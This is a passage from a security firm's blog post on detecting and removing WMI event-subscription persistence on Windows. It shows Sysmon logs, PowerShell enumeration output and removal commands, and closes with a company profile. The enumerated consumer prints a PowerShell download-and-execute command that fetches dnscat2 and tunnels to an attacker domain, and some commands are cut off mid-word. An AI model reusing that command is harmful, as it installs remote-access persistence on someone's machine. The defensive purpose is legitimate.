


```
▸ April 8th 2019, 18:14:10.480  21      WmiEventConsumerToFilter activity detected:
                                        RuleName:
                                        EventType: WmiBindingEvent
                                        UtcTime: 2019-04-08 17:14:10.479
                                        Operation: Created
                                        User: INSEC-CORP\svc-updates-007
                                        Consumer:  "\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update Consumer MOF\""

▸ April 8th 2019, 18:14:10.437  20      WmiEventConsumer activity detected:
                                        RuleName:
                                        EventType: WmiConsumerEvent
                                        UtcTime: 2019-04-08 17:14:10.436
                                        Operation: Created
                                        User: INSEC-CORP\svc-updates-007
                                        Name:  "Windows Update Consumer MOF"

▸ April 8th 2019, 18:14:10.436  19      WmiEventFilter activity detected:
                                        RuleName:
                                        EventType: WmiFilterEvent
                                        UtcTime: 2019-04-08 17:14:10.435
                                        Operation: Created
                                        User: INSEC-CORP\svc-updates-007
                                        EventNamespace:  "root\\cimv2"

▸ April 8th 2019, 18:14:10.430  4,673   A privileged service was called.

                                        Subject:
                                                Security ID:            S-1-5-18
                                                Account Name:           UK-WKS-104$
                                                Account Domain:         INSEC-CORP
                                                Logon ID:               0x3E7

▸ April 8th 2019, 18:14:10.423  4,673   A privileged service was called.

                                        Subject:
                                                Security ID:            S-1-5-18
                                                Account Name:           UK-WKS-104$
                                                Account Domain:         INSEC-CORP
                                                Logon ID:               0x3E7

▸ April 8th 2019, 18:14:10.400  4,673   A privileged service was called.

                                        Subject:
                                                Security ID:            S-1-5-18
                                                Account Name:           UK-WKS-104$
                                                Account Domain:         INSEC-CORP
                                                Logon ID:               0x3E7

▸ April 8th 2019, 18:14:10.276  1       Process Create:
                                        RuleName:
                                        UtcTime: 2019-04-08 17:14:10.253
                                        ProcessGuid: {AB2B8DBB-8162-5CAB-0000-001058381D00}
                                        ProcessId: 5892
                                        Image: C:\Windows\System32\wbem\mofcomp.exe
                                        FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
```

Additionally, with access to the target host, it's possible t
WMI Event Filters, Consumers and Bindings.

Event Filters:


```
Get-WMIObject -Namespace root/Subscription -Class __Eve
```



```
__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="Windows Update Event MOF"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : UK-WKS-104
__NAMESPACE      : ROOT\Subscription
__PATH           : \\UK-WKS-104\ROOT\Subscription:__EventFilter.Name="Windows Update Event MOF"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\cimv2
Name             : Windows Update Event MOF
Query            : SELECT * FROM __InstanceCreationEvent WITHIN 5WHERE TargetInstance ISA "Win32_NTLogEvent" AND TargetInstance.EventCode =
                   "257" AND TargetInstance.Message LIKE "%10.133.251.104%"
QueryLanguage    : WQL
PSComputerName   : UK-WKS-104
```

Consumers:


```
Get-WMIObject -Namespace root/Subscription -Class CommandLineEventConsumer
```



```
__GENUS                : 2
__CLASS                : CommandLineEventConsumer
__SUPERCLASS           : __EventConsumer
__DYNASTY              : __SystemClass
__RELPATH              : CommandLineEventConsumer.Name="Windows Update Consumer MOF"
__PROPERTY_COUNT       : 27
__DERIVATION           : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER               : UK-WKS-104
__NAMESPACE            : ROOT\Subscription
__PATH                 : \\UK-WKS-104\ROOT\Subscription:CommandLineEventConsumer.Name="Windows Update Consumer MOF"
CommandLineTemplate    : cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1');
                         Start-Dnscat2 -Domain attacker.pwned.network
CreateNewConsole       : False
CreateNewProcessGroup  : False
CreateSeparateWowVdm   : False
CreateSharedWowVdm     : False
CreatorSID             : {1, 5, 0, 0...}
DesktopName            :
ExecutablePath         :
FillAttribute          :
ForceOffFeedback       : False
ForceOnFeedback        : False
KillTimeout            : 0
MachineName            :
MaximumQueueSize       :
Name                   : Windows Update Consumer MOF
Priority               : 32
RunInteractively       : False
ShowWindowCommand      :
UseDefaultErrorMode    : False
WindowTitle            :
WorkingDirectory       :
XCoordinate            :
XNumCharacters         :
XSize                  :
YCoordinate            :
YNumCharacters         :
YSize                  :
PSComputerName         : UK-WKS-104
```

Bindings:

```
Get-WMIObject -Namespace root/Subscription -Class Comma
```


```
__GENUS                   : 2
__CLASS                   : __FilterToConsumerBinding
__SUPERCLASS              : __IndicationRelated
__DYNASTY                 : __SystemClass
__RELPATH                 : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update
                            Consumer MOF\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event MOF\""
__PROPERTY_COUNT          : 7
__DERIVATION              : {__IndicationRelated, __SystemClass}
__SERVER                  : UK-WKS-104
__NAMESPACE               : ROOT\Subscription
__PATH                    : \\UK-WKS-104\ROOT\Subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsume
                            r.Name=\"Windows Update Consumer MOF\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event
                            MOF\""
Consumer                  : \\.\root\subscription:CommandLineEventConsumer.Name="Windows Update Consumer MOF"
CreatorSID                : {1, 5, 0, 0...}
DeliverSynchronously      : False
DeliveryQoS               :
Filter                    : \\.\root\subscription:__EventFilter.Name="Windows Update Event MOF"
MaintainSecurityContext   : False
SlowDownProviders         : False
PSComputerName            : UK-WKS-104
```

Part 3: Removal:

Once identified, it's a relatively simple task to remove the relevant events, consumers and bindings but if someone has got this far, there is likely more to investigate ????

Remove Event Filters:

`Get-WMIObject -Namespace root/Subscription -Class __EventFilter -Filter “Name=’Windows Update Event MOF‘” | Remove-WmiObject -Verbose`

Remove Consumers:

`Get-WMIObject -Namespace root/Subscription -Class CommandLineEventConsumer -Filter “Name=’Windows Update Consumer MOF‘” | Remove-WmiObject -Verbose`

Remove Bindings:

`Get-WMIObject -Namespace root/Subscription -Class __FilterToConsumerBinding -Filter “__Path LIKE ‘%Windows Update%‘” | Remove-WmiObject -Verbose`

As Matt Graeber states in his Blackhat research paper, Sys
used to identify and remove these objects.

About In.security

In.security was formed by Will and Owen, two cyber securit
organisations stay safe and secure against cyber threats ar

together since 2011 in several former companies, they each gained considerable experience in system/network administration, digital forensics, penetration testing plus training. Based in Cambridgeshire, but operating nationally, we can provide a range of services and training for businesses and individuals alike. Read more about our services below:

- Penetration testing
- Vulnerability assessments
- Build reviews
- Red team testing
- Phishing assessments
- Password auditing
- Cloud security auditing

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